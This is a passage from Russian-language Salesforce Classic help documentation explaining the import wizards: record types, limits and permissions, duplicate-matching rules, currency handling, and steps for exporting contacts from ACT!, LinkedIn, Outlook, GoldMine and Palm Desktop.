|--|--------------------------------|--|---|
| Собственные организации-компании и контакты          | 500 за раз                     | Все пользователи   | <a href="#">Что импортируется для организаций-компаний и контактов?</a> |
| Организации-компании и контакты других пользователей | 50 000 за раз                  | Администраторы;<br>Пользователи с полномочием «Изменение всех данных»  | <a href="#">Что импортируется для организаций-компаний и контактов?</a> |
| Собственные организации-лица                         | 50 000 за раз                  | Все пользователи   | <a href="#">Что импортируется для организаций-лиц?</a>                  |
| Организации-лица других пользователей                | 50 000 за раз                  | Администраторы;<br>Пользователи с полномочием «Импорт организаций-лиц» | <a href="#">Что импортируется для организаций-лиц?</a>                  |
| Интересы   | 50 000 за раз                  | Администраторы;<br>Пользователи с полномочиями «Чтение»,               | <a href="#">Что импортируется для интересов?</a>                        |

Какие записи могут быть импортированы?

| Тип записи            | Ограничение по импорту записей  | Доступно  | Раздел интерактивной справки                                  |
|-----------------------|---|---|---|
|                       |   | «Создание» и «Редактирование» для интересов и полномочием «Импорт интересов»  |   |
| Участники кампании    | 50 000 для импорта интересов в качестве новых участников кампании и обновления статуса текущих участников кампании. | Администраторы; Пользователи Marketing (или пользователи с полномочием «Импорт интересов» и полномочием «Редактирование» для кампаний) могут импортировать новые интересы в качестве участников кампании. Кроме того, пользователям требуется полномочие «Чтение» для контактов, позволяющее использовать мастер обновления кампаний для добавления текущих интересов и контактов в качестве участников кампании. | <a href="#">Что импортируется для участников кампаний?</a>    |
| Настраиваемые объекты | 50 000 за раз   | Администраторы; Пользователи с полномочием «Изменение всех данных»  | <a href="#">Что импортируется для настраиваемых объектов?</a> |
| Решения               | 50 000 за раз   | Администраторы; Пользователи с полномочием «Импорт решений»   | <a href="#">Что импортируется для решений?</a>                |
| Активы                | Данные записи не могут быть импортированы посредством мастеров импорта.   |   |   |
| Обращения             |   |   |   |
| Кампании              |   |   |   |
| Контракты             |   |   |   |
| Документы             |   |   |   |
| Возможности           |   |   |   |

Какие записи могут быть импортированы?

| Тип записи | Ограничение по импорту записей | Доступно | Раздел интерактивной справки |
|------------|--------------------------------|----------|------------------------------|
| Продукты   |                                |          |                              |

Дополнительную информацию о доступности полей и способах импорта значений разных типов полей см. в разделе «Примечания к импорту данных» на странице 741.

 **Прим.:** Участники группы взаимосвязи не могут быть импортированы.

СМ. ТАКЖЕ:

- [Мастер импорта данных](#)
- [Выбор метода для импорта данных](#)
- [Отмена импорта](#)

## Выбор метода для импорта данных

Узнайте о функциональных возможностях, доступных при импорте данных в Salesforce.

| Инструмент                            | Поддерживаемые версии  | Количество импортируемых или экспортируемых записей | Импорт | Экспорт | Внутренний или внешний инструмент Salesforce | Дополнительные сведения   |
|---------------------------------------|--|---|--------|---------|--|---|
| Мастер импорта данных (универсальный) | Все версии, кроме Database.com Edition   | Не более 50 000                                     | Да     | Нет     | Внутренний инструмент                        | Встроенный мастер импорта организаций, контактов, интересов, решений и настраиваемых объектов организации. <a href="#">Подробнее.</a>   |
| Data Loader                           | Enterprise Edition, Unlimited Edition, Performance Edition, Developer Edition и Database.com Edition | От 5 000 до 5 миллионов                             | Да     | Да      | Внешний инструмент                           | Data Loader — это приложение для пакетного импорта или экспорта данных. Приложение позволяет вставлять, обновлять, удалять или экспортировать записи Salesforce. <a href="#">Подробнее.</a> |

| Инструмент                                   | Поддерживаемые версии  | Количество импортируемых или экспортируемых записей  | Импорт | Экспорт | Внутренний или внешний инструмент Salesforce | Дополнительные сведения  |
|--|--|--|--------|---------|--|--|
| Мастер «Импорт моих организаций и контактов» | Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition | Не более 500 записей для отдельного пользователя<br>Не более 50 000 записей для нескольких пользователей | Да     | Нет     | Внутренний инструмент                        | Встроенный мастер импорта личных контактов и организаций <a href="#">из разных источников данных</a> (например, Act!™, Gmail™ и Outlook®). |

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Общие сведения об импорте](#)

## Что импортируется для организаций-компаний и контактов?

Мастеры импорта контактов и организаций-компаний позволяют сопоставлять записи разными способами, исключая наличие повторов. Контакты могут быть сопоставлены по коду Salesforce, имени или адресу эл. почты. Организации-компании могут быть сопоставлены по коду Salesforce или по имени и местоположению. Сопоставление по коду Salesforce выполняется для контактов и организаций-компаний; если одна запись сопоставляется по коду Salesforce, то остальные записи также будут сопоставлены по коду Salesforce.

### Сопоставление по имени и местоположению

Если сопоставление контактов выполняется по имени, а организаций-компаний по имени и местоположению (рекомендуемые типы), то мастера импорта автоматически создают организацию-компанию для каждого уникального имени и местоположения организации-компании в файле импорта. Кроме того, они создают отдельный контакт для каждого имени контакта, указанного в файле. Затем контакты связываются с соответствующими организациями-компаниями.

Если организация-компания или контакт уже существует в системе, а пользователю предоставлен соответствующий доступ для чтения и записи, то мастера импорта добавляют импортируемые данные к текущим данным Salesforce. Кроме того, если имя организации-компании или контакта в файле импорта соответствует имени текущей организации-компании или контакта, то импортируемые данные добавляются к текущим данным Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все** версии, кроме  
**Database.com Edition.**

Импорт организации недоступен в версиях:  
**Personal Edition,**  
**Database.com Edition.**

## Сопоставление по коду Salesforce

Контакты и организации-компании могут быть сопоставлены по коду Salesforce. В этом случае код Salesforce является критерием удаления повторяющихся записей. Например, если сопоставление выполняется по коду, и при этом запись исходного файла содержит код, указанный для записи в системе Salesforce, то данная запись обновляется в системе Salesforce. Обратите внимание, что коды записей чувствительны к регистру и должны полностью совпадать.

## Перезапись текущих значений организации

Перезапись текущих полей организации-компании выполняется только при наличии флажка «Перезаписать текущие значения организации» в соответствующем мастере. Если данный флажок установлен, то текущие поля организации-компании доступны для вставки или обновления данных. Однако, данный флажок не позволяет обновлять текущие поля пустыми значениями. В случае отсутствия данного флажка, мастер обновляет пустые поля организации-компании и сохраняет значения заполненных полей.

Если текущие организации-компании или контакты недоступны пользователю для чтения и записи, то мастера создают новые организации-компании или контакты и назначают их текущему пользователю. Кроме того, мастера создают организации-компании и контакты на основе отдельных полей файла импорта.

Кроме того, версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют мастерам импорта импортировать новые примечания к организациям-компаниям и контактам. Мастера не импортируют примечания, являющиеся точными копиями текущих примечаний к организациям-компаниям или контактам.

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Импорт моих контактов из приложения Outlook или АСТ!](#)

[Импорт моих контактов из других источников](#)

[Выбор метода для импорта данных](#)

[Общие сведения об импорте](#)

## Что импортируется для интересов?

Пользователи могут импортировать данные в стандартные и любые настраиваемые поля интересов, даже в том случае, если отдельное поле скрыто или доступно только для чтения согласно текущему макету страницы или заданным параметрам безопасности полей.

## Импорт интересов по типам совпадения

Пользователи могут определять необходимость сопоставления интересов в файле импорта с текущими интересами Salesforce. Интересы могут быть сопоставлены по следующим типам: код Salesforce, имя или адрес эл. почты. При выборе типа сопоставления определяются критерии, которые позволяют избежать повторяющихся интересов. Например, при сопоставлении по адресу эл. почты интерес исходного файла, содержащий адрес эл. почты, используемый интересом Salesforce, обновляется в системе Salesforce. Если сопоставление выполняется по другому параметру, и при этом интерес исходного файла содержит адрес эл. почты, указанный для интереса в системе Salesforce, то создается новый интерес.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Перезапись текущих полей интереса выполняется только при наличии флажка «Перезаписать текущие значения интереса» в соответствующем мастере. Если данный флажок установлен, то текущие поля интереса доступны для вставки или обновления данных. Однако, данный флажок не позволяет обновлять текущие поля пустыми значениями. В случае отсутствия данного флажка, мастер обновляет пустые поля интереса и сохраняет значения заполненных полей.

### Импорт интересов без типов совпадения

Если вы выберете соответствующий тип «Нет» в мастере импорта данных, то для каждого интереса в вашем файле импорта мастер импорта данных создаст новый интерес в Salesforce. Импортированные интересы могут быть объединены.

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Выбор метода для импорта данных](#)

### Что импортируется для участников кампаний?

- **Мастер импорта данных.** Данный мастер импортирует все интересы в файле импорта, связывает их с кампанией и заполняет поле «Статус участника» для интереса данной кампании. Пользователи могут импортировать данные в стандартные и любые настраиваемые поля интересов, даже в том случае, если отдельное поле скрыто или доступно только для чтения согласно текущему макету страницы или заданным параметрам безопасности полей. Данный мастер не объединяет повторяющиеся интересы в файле импорта. Кроме того, если один из импортированных интересов полностью соответствует текущему интересу, то повторяющиеся данные не объединяются в одном интересе.
- **Мастер обновления кампаний.** Данный мастер обновляет только поле «Статус участника» контакта или интереса Salesforce, соответствующего каждому контакту или интересу в файле импорта. Пользователи не могут добавлять новые интересы или контакты, а также не могут обновлять любые другие поля текущих интересов или контактов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Выбор метода для импорта данных](#)

## Что импортируется для настраиваемых объектов?

Мастер импорта данных для настраиваемых объектов позволяет предотвратить создание повторяющихся записей путем сопоставления записей по одному из следующих полей: имя настраиваемого объекта, код Salesforce или внешний код. Добавьте в файл импорта столбец для поля, используемого для сопоставления записи.

### Сопоставление по имени

В данном случае мастер импорта выполняет поиск текущих записей в системе Salesforce, использующих такое же имя. Обратите внимание, что данный тип сопоставления нечувствителен к регистру (например, имена, начинающиеся с прописной буквы, сопоставляются с именами, начинающимися со строчной буквы). При необходимости имена настраиваемых объектов могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

### Сопоставление по коду Salesforce

Код Salesforce — это созданная системой чувствительная к регистру строка длиной 15 или 18 символов, которая однозначно определяет каждую запись Salesforce. В данном случае мастер импорта выполняет поиск текущих записей в системе Salesforce, использующих такой же код Salesforce. Обратите внимание, что коды Salesforce чувствительны к регистру и должны полностью совпадать. Чтобы получить коды Salesforce, выполните отчеты по полю записи «Код».

### Сопоставление по внешнему коду

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. В данном случае мастер импорта выполняет поиск текущих записей в системе Salesforce, использующих такой же внешний код. Обратите внимание, что данная операция нечувствительна к регистру (например, запись «АБВ» сопоставляется с записью «абв»). Тем не менее, данное правило содержит исключение: если настраиваемое поле использует отдельный атрибут «Уникальное» и выбран тип сопоставления, чувствительный к регистру, то прописные и строчные буквы не считаются идентичными.

При необходимости значения внешнего кода могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

При обнаружении повторяющихся записей пользователю отправляется электронное подтверждение, в котором отображаются только первые три повторяющиеся записи.

### Игнорирование или обновление совпадающих записей

Ниже перечислены действия, которые могут быть выполнены в случае обнаружения текущих записей Salesforce, соответствующих выбранному полю.

- **«Вставить только новые записи без обновления существующих записей»:** записи файла, которые являются новыми и не совпадают с текущими записями, добавляются в систему Salesforce. Кроме того, пропускаются записи, совпадающие с текущими записями файла, а текущие записи не изменяются.
- **«Обновить существующие записи без вставки новых записей»:** при наличии записей, совпадающих с текущими записями файла, текущие записи обновляются. Кроме того, записи, которые не совпадают с текущими записями файла, пропускаются и не добавляются в качестве новых.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Импорт настраиваемых объектов доступен в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта настраиваемых объектов:

- «Изменение всех данных»

- **«Обновить существующие записи и вставить новые записи»:** записи файла, которые являются новыми и не совпадают с текущими записями, добавляются в систему Salesforce. Кроме того, при наличии записей, совпадающих с текущими записями файла, текущие записи обновляются.
-  **Прим.:** Настраиваемые объекты с двумя взаимосвязями «Основная—подробная» не могут быть импортированы посредством мастера импорта.

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Выбор метода для импорта данных](#)

## Что импортируется для решений?

Мастер импорта данных позволяет предотвратить создание повторяющихся записей путем сопоставления записей по одному из следующих полей: заголовок решения, код Salesforce или внешний код. Добавьте в файл импорта столбец для поля, используемого для сопоставления записи.

### Сопоставление по заголовку решения

В данном случае мастер импорта выполняет поиск текущих решений в системе Salesforce, использующих такой же заголовок. Обратите внимание, что данный тип сопоставления нечувствителен к регистру (например, заголовки, начинающиеся с прописной буквы, сопоставляются с заголовками, начинающимися со строчной буквы). При необходимости заголовки решений могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

### Сопоставление по коду Salesforce

Код Salesforce — это созданная системой чувствительная к регистру строка длиной 15 или 18 символов, которая однозначно определяет каждую запись Salesforce. В данном случае мастер импорта выполняет поиск текущих записей в системе Salesforce, использующих такой же код Salesforce. Обратите внимание, что коды Salesforce чувствительны к регистру и должны полностью совпадать. Чтобы получить коды Salesforce, выполните отчеты по полю записи «Код».

### Сопоставление по внешнему коду

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. В данном случае мастер импорта выполняет поиск текущих записей в системе Salesforce, использующих такой же внешний код. Обратите внимание, что данная операция нечувствительна к регистру (например, запись «АБВ» сопоставляется с записью «абв»). Тем не менее, данное правило содержит исключение: если настраиваемое поле использует отдельный атрибут «Уникальное» и выбран тип сопоставления, чувствительный к регистру, то прописные и строчные буквы не считаются идентичными.

При необходимости значения внешнего кода могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

При обнаружении повторяющихся записей пользователю отправляется электронное подтверждение, в котором отображаются только первые три повторяющиеся записи.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта решений:

- «Импорт решений»



## Игнорирование или обновление совпадающих записей

Ниже перечислены действия, которые могут быть выполнены в случае обнаружения текущих записей Salesforce, соответствующих выбранному полю.

- **«Вставить только новые записи без обновления существующих записей»:** записи файла, которые являются новыми и не совпадают с текущими записями, добавляются в систему Salesforce. Кроме того, пропускаются записи, совпадающие с текущими записями файла, а текущие записи не изменяются.
- **«Обновить существующие записи без вставки новых записей»:** при наличии записей, совпадающих с текущими записями файла, текущие записи обновляются. Кроме того, записи, которые не совпадают с текущими записями файла, пропускаются и не добавляются в качестве новых.
- **«Обновить существующие записи и вставить новые записи»:** записи файла, которые являются новыми и не совпадают с текущими записями, добавляются в систему Salesforce. Кроме того, при наличии записей, совпадающих с текущими записями файла, текущие записи обновляются.

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Выбор метода для импорта данных](#)

## Примечания к импорту данных

- **Доступность поля:** единые мастера импорта организаций и интересов позволяют импортировать данные в любые стандартные или настраиваемые поля, даже в том случае, если отдельное поле скрыто или доступно только для чтения согласно текущему макету страницы или заданным параметрам безопасности поля. Мастер «Импорт моих контактов» позволяет импортировать данные только в поля, доступные для редактирования согласно макету страницы или параметрам безопасности поля. Безопасность поля доступна только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
- **Новые значения для раскрывающихся списков и раскрывающихся списков со множественным выбором:** если файл импорта содержит данные, которые должны отображаться в раскрывающихся списках или раскрывающихся списках со множественным выбором, то попытка импорта нового недействительного значения раскрывающегося списка инициирует отображение соответствующего предупреждения. Чтобы автоматически добавить новое значение в импортированную запись, пропустите данное предупреждение. При необходимости значения могут быть позже добавлены администратором. Обратите внимание, что мастера импорта позволяют одновременно импортировать не более 100 новых значений раскрывающегося списка или раскрывающегося списка со множественным выбором для каждого поля. Если организация использует средство перевода, то мастера импорта добавляют новые неактивные значения раскрывающегося списка только после поиска совпадающих переведенных значений.
- **Раскрывающиеся списки со множественным выбором:** чтобы выполнить пакетный импорт значений в раскрывающийся список со множественным выбором, разделите значения файла импорта точкой с запятой. Поле раскрывающегося списка со множественным выбором позволяет одновременно импортировать не более 100 значений. Если файл импорта содержит более 100 значений для одной записи, то мастер импорта пропускает соответствующее поле записи.
- **Кнопки-флажки:** чтобы импортировать данные в поле типа «Кнопка-флажок», рекомендуем использовать «1» для отмеченных значений и «0» для неотмеченных.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Типы объектов, доступные для импорта, определяются используемой версией системы.

- **Стандартные значения:** если поле типа «Раскрывающийся список», «Раскрывающийся список со множественным выбором» или «Кнопка-флажок» не соотносится мастером импорта, то новая или обновленная запись автоматически заполняется стандартным значением данного поля (при его наличии).
- **Поля даты/времени:** формат всех импортируемых полей даты/времени должен соответствовать формату их отображения в системе Salesforce, заданному для используемого региона.
- **Поля формулы:** поля формулы доступны только для чтения, поэтому не могут принимать импортированные данные.
- **Правила проверки полей:** система Salesforce выполняет правила проверки перед импортом записей. Импорт доступен только для проверенных записей. Прежде чем начать импорт, рекомендуем деактивировать правила проверки, влияющие на импортируемые записи.
- **Универсальные обязательные поля:** данные поля должны быть добавлены в файлы импорта. В противном случае импорт не выполняется.

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Выбор метода для импорта данных](#)

[Общие сведения об импорте](#)

## Импорт мультивалюты

Мультивалютные организации могут импортировать стоимости в разных валютах.

### Импорт моих организаций и контактов

При импорте личных записей все стоимости новых организаций и контактов импортируются в личной валюте. Если операция импорта обновляет стоимости текущих записей, то стоимости файла преобразуются из личной валюты в валюту организации или контакта.

Например, ваша личная валюта — доллары США, а значение годового дохода вашего файла импорта в существующей организации — «100» с параметром «Валюта организации» в евро. Новое значение «Годовой доход» организации составляет EUR 92, учитывая курс обмена 0,92 и код валюты евро «EUR».

### Импорт организации

При импорте организаций, контактов, настраиваемых объектов, интересов или решений всех пользователей рекомендуем использовать столбец файла импорта «Код ISO валюты» для определения типа валюты, используемой в полях стоимости. Ниже перечислены применяемые правила.

- **Ввод кодов валюты.** Введите код валюты в столбец файла импорта «Код ISO валюты». Код валюты — это трехбуквенное обозначение, соответствующее международному стандарту. Например, «USD» — это код долларов США. Введите строку «Управление валютами» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Управление валютами», чтобы просмотреть список действительных кодов вашей организации.
- **Использование одной валюты для организаций и контактов.** При импорте организаций и контактов столбец «Код ISO валюты» применяется к организациям и связанным контактам. Связанные организации и контакты не могут использовать разные валюты.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

- **Обновление кода валюты.** Если код валюты обновляется без изменения стоимости организаций и контактов, то стоимость не преобразуется в соответствующее значение новой валюты.
- **Ввод неактивных валют.** Неактивная валюта, введенная в файл импорта, заменяется личной валютой. При этом стоимость не меняется. Например, если организация не поддерживает австралийские доллары, то стоимость «AUD 100» импортируется как «USD 100» при использовании долларов США в качестве личной валюты.
- **Пропуск столбца «Код ISO валюты».** Если столбец «Код ISO валюты» не используется или не соотнесен, то новые записи, созданные посредством импорта, используют личную валюту. Например, стоимость «100» импортируется как «USD 100» при использовании долларов США (код валюты = USD) в качестве личной валюты.

Если столбец «Код ISO валюты» не используется или не соотнесен, то текущие записи, обновленные посредством импорта, используют текущую валюту записи. Например, стоимость «100» импортируется как «EUR 100» для записи, использующей евро (код валюты = EUR).

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

## Создание файлов экспорта для мастеров импорта

Прежде чем импортировать данные в систему Salesforce, рекомендуем создать файл экспорта данных посредством текущего программного обеспечения.

Файл экспорта содержит все данные для импорта.


Файл экспорта может содержать новые и обновленные записи. Тип сопоставления записей выбирается пользователем. Например, организации и контакты могут сопоставляться по имени или адресу эл. почты. При сопоставлении по адресу эл. почты импортированная запись, содержащая такой же адрес эл. почты, инициирует обновление контакта Salesforce. Тем не менее, записи, содержащие одинаковые имена, но разные адреса эл. почты, будут сохранены по отдельности.

1. Чтобы создать файл экспорта данных, воспользуйтесь текущим программным обеспечением.
  - [Экспорт из приложения АСТ!](#)
  - [Экспорт из социальной сети LinkedIn®](#)
  - [Экспорт из приложения Outlook](#)
  - [Экспорт из приложения GoldMine 4.0](#)
  - [Экспорт из приложения GoldMine 5.0](#)
  - [Экспорт из приложения Palm Desktop](#)
  - [Экспорт из других источников данных](#)
  - [Экспорт из системы Salesforce](#)
2. Убедитесь, что данные, предназначенные для импорта, являются более актуальными, чем данные, доступные в системе Salesforce. Данные Salesforce заменяются данными из файла импорта, даже если они являются устаревшими.
3. Сравните собственные поля данных с доступными полями Salesforce и убедитесь в соотнесении данных с соответствующими полями Salesforce. См. раздел [«Подготовка данных к импорту»](#) на странице 749.
4. При наличии полномочий администратора и выполнении импорта для разных пользователей объедините данные экспорта из разных источников в один CSV-файл посредством Excel.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

-  **Прим.:** Если импортируемые записи принадлежат разным пользователям, то файл экспорта должен содержать поле «Ответственный за запись» для всех новых записей; данное поле должно содержать полные имена пользователей или личные имена и фамилии текущих активных пользователей. Ответственные за текущие записи не подлежат изменению; новые записи назначаются пользователю, указанному в поле «Ответственный за запись». Например, записи, которые должны принадлежать пользователю Алексей Иванов, должны содержать его имя пользователя (aivanov@kompaniya.ru) или личное имя и фамилию (например, «Алексей Иванов» или «Иванов Алексей» для азиатских регионов). При импорте интересов рекомендуем указать имя очереди интересов.
- При импорте интересов рекомендуем определять ответственных за импортированные данные посредством правила назначения интересов, вместо поля «Ответственный за запись».

## Экспорт из приложения АСТ!

Приложение АСТ! позволяет экспортировать данные контактов в импортируемый текстовый формат с разделителями. Чтобы экспортировать данные контактов из приложения АСТ! (4.0 или 2000), выполните указанные ниже действия.

1. Запустите приложение АСТ! и откройте базу данных.
2. Выберите пункты «Файл» > «Обмен данными» > «Экспорт...».
3. Выберите тип файла «Текст с разделителями».
4. Выберите имя файла и папку для экспортированных данных и нажмите кнопку «Далее».
5. Выберите «Только записи контактов».
6. Нажмите кнопку «Параметры...».
7. Выберите разделитель «Запятая».

-  **Прим.:** Если региональные настройки не поддерживают использование запятой, воспользуйтесь символом табуляции или любым другим разделителем.

8. Установите флажок «Да, экспортировать имена полей» и нажмите кнопку «ОК».
9. Нажмите кнопку «Далее».
10. Выберите значение «Все записи» и нажмите кнопку «Далее».
11. Пропустите порядок экспорта полей и нажмите кнопку «Готово».

СМ. ТАКЖЕ:

- Стандартное соотнесение полей для приложения АСТ!
- Создание файлов экспорта для мастеров импорта

## Экспорт из социальной сети LinkedIn®

Система позволяет экспортировать данные контактов из социальной сети LinkedIn в импортируемый текстовый формат с разделителями.

- Откройте страницу [www.linkedin.com/addressBookExport](http://www.linkedin.com/addressBookExport), выберите параметр «Microsoft Outlook (CSV-файл)» и выполните указанные действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Экспорт из приложения Outlook

Экспортируйте данные напрямую из Microsoft® Outlook® в формат CSV. Затем импортируйте данные в Salesforce.

1. В Outlook перейдите к функции экспорта.
2. Выберите формат **«Значения, разделенные запятыми (Windows)»** и нажмите кнопку **«Далее»**.



**Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

3. Выберите папку, содержащую контакты, которые требуется экспортировать, после чего щелкните **Далее**.
4. Выберите имя файла для экспортированных данных и нажмите кнопку **«Далее»**.
5. Нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:

[Стандартное соотнесение полей для приложения Outlook](#)

[Создание файлов экспорта для мастеров импорта](#)

## Экспорт из приложения GoldMine 4.0

Приложение GoldMine 4.0 позволяет экспортировать данные контактов в импортируемый текстовый формат. Кроме того, примечания GoldMine 4.0 могут быть экспортированы в организации Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

- [Экспорт контактов из приложения GoldMine 4.0](#)
- [Экспорт примечаний из приложения GoldMine 4.0](#)

### Экспорт контактов из приложения GoldMine 4.0

Чтобы экспортировать данные контактов из приложения GoldMine 4.0, выполните указанные ниже действия.

1. Запустите приложение GoldMine 4.0.
2. Выберите пункт **«Экспорт записей»** в меню **«Инструменты»**.
3. Выберите **«Экспорт в новый файл»** и **«DBF-файл»**, а затем нажмите кнопку **«Далее»**.
4. Выберите все поля в списке **«Поля GoldMine»** в левой части диалогового окна и щелкните **«Добавить поле»**. Нажмите кнопку **«Далее»**.
5. Выберите папку для файла экспорта и нажмите кнопку **«Далее»**.
6. При отображении запроса на сохранение данных параметров выберите значение **«Нет»** и нажмите кнопку **«Далее»**.
7. Нажмите кнопку **«Готово»**.
8. По завершении найдите экспортированный файл и измените его расширение с .dbf на .csv. Теперь файл может быть импортирован в систему Salesforce.

### Экспорт примечаний из приложения GoldMine 4.0

Прежде чем импортировать примечания GoldMine 4.0 в систему Salesforce, рекомендуем импортировать контакты GoldMine 4.0.

Чтобы экспортировать примечания из приложения GoldMine 4.0, выполните указанные ниже действия.

1. Запустите приложение GoldMine 4.0.
2. Выберите пункт **«Экспорт записей»** в меню **«Инструменты»**.
3. Выберите **«Экспорт в новый файл»** и **«ASCII-файл»**, а затем нажмите кнопку **«Далее»**.
4. Выберите поля «компания», «фамилия» и «примечания» в списке «Поля GoldMine» в левой части диалогового окна и щелкните **«Добавить поле»**. Нажмите кнопку **«Далее»**.
5. Выберите папку для файла экспорта и нажмите кнопку **«Далее»**.
6. При отображении запроса на сохранение данных параметров выберите значение **«Нет»** и нажмите кнопку **«Далее»**.
7. Нажмите кнопку **«Готово»**.
8. По завершении найдите экспортированный файл и измените его расширение на .CSV.
9. Откройте нужный файл.
10. Чтобы добавить столбец заголовка, щелкните первую строку правой кнопкой мыши и выберите пункт **«Вставить»**.
11. Введите заголовок «Компания» в столбце A.
12. Введите заголовок «Фамилия» в столбце B.
13. Введите заголовок «Примечание» в столбце C.
14. Прежде чем импортировать файл, рекомендуем выполнить его очистку. Как правило, примечания, содержащие кавычки, разбиваются между столбцами.

СМ. ТАКЖЕ:

[Соотнесение полей для других источников данных и импорта организации](#)  
[Создание файлов экспорта для мастеров импорта](#)

## Экспорт из приложения GoldMine 5.0

Приложение GoldMine 5.0 позволяет экспортировать данные контактов в импортируемый текстовый формат. Кроме того, примечания GoldMine 5.0 могут быть экспортированы в организации Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

- [Экспорт контактов из приложения GoldMine 5.0](#)
- [Экспорт примечаний из приложения GoldMine 5.0](#)

### Экспорт контактов из приложения GoldMine 5.0

Чтобы экспортировать данные контактов из приложения GoldMine 5.0, выполните указанные ниже действия.

1. Запустите приложение GoldMine 5.0.
2. Выберите пункты **«Инструменты»** > **«Мастер импорта/экспорта»** > **«Экспорт записей контактов»**.
3. Выберите **«Экспорт в новый файл»** и **«ASCII-файл»**, а затем нажмите кнопку **«Далее»**.
4. Выберите значение **«ВСЕ записи контактов!»** из раскрывающегося списка и нажмите кнопку **«Далее»**.
5. Выберите нужные поля в списке «Поля GoldMine» в левой части диалогового окна и щелкните **«Добавить поле»**.  
Рекомендуем выбрать все поля, кроме поля «примечания». Дополнительную информацию об экспорте примечаний см. в подразделе [«Экспорт примечаний из приложения GoldMine 5.0»](#) на странице 747.
6. Нажмите кнопку **«Далее»**.

7. Выберите папку для файла экспорта, установите флажок **«Экспорт имен полей GoldMine...»** и нажмите кнопку **«Далее»**.
8. При отображении запроса на сохранение данных параметров выберите значение **«Нет»** и нажмите кнопку **«Далее»**.
9. Нажмите кнопку **«Готово»**.
10. По завершении найдите экспортированный файл и измените его расширение с .txt на .csv. Теперь файл может быть импортирован в систему Salesforce.

## Экспорт примечаний из приложения GoldMine 5.0

Прежде чем импортировать примечания GoldMine 5.0 в систему Salesforce, рекомендуем импортировать контакты GoldMine 5.0.

Чтобы экспортировать примечания из приложения GoldMine 5.0, выполните указанные ниже действия.

1. Запустите приложение GoldMine 5.0.
2. Выберите пункты **«Инструменты» > «Мастер импорта/экспорта» > «Экспорт записей контактов»**.
3. Выберите **«Экспорт в новый файл»** и **«ASCII-файл»**, а затем нажмите кнопку **«Далее»**.
4. Выберите значение **«ВСЕ записи контактов!»** из раскрывающегося списка и нажмите кнопку **«Далее»**.
5. Выберите поля «компания», «фамилия» и «примечания» в списке «Поля GoldMine» в левой части диалогового окна и щелкните **«Добавить поле»**. Нажмите кнопку **«Далее»**.
6. Выберите папку для файла экспорта, установите флажок **«Экспорт имен полей GoldMine...»** и нажмите кнопку **«Далее»**.
7. При отображении запроса на сохранение данных параметров выберите значение **«Нет»** и нажмите кнопку **«Далее»**.
8. Нажмите кнопку **«Готово»**.
9. По завершении найдите экспортированный файл и измените его расширение с .txt на .csv.
10. Откройте нужный файл.
11. Прежде чем импортировать файл, рекомендуем выполнить его очистку. Как правило, примечания, содержащие кавычки, разбиваются между столбцами.

СМ. ТАКЖЕ:

[Соотнесение полей для других источников данных и импорта организации](#)


[Создание файлов экспорта для мастеров импорта](#)

## Экспорт из приложения Palm Desktop

Приложение Palm Desktop позволяет экспортировать контакты адресной книги в CSV-формате, поддерживающем последующий импорт.

1. Откройте адресную книгу в приложении Palm Desktop. Чтобы экспортировать только определенные контакты, выберите соответствующие записи.
2. Выберите пункт **«Экспорт»** в меню **«Файл»**.
3. Введите имя файла и выберите папку для его хранения в диалоговом окне «Экспорт в файл». Выберите значение «CSV; TXT (разделители—запятыс)» в раскрывающемся списке **«Экспортировать как»**. Выберите диапазон записей для экспорта: **«Все»** или **«Выбранные записи»**.



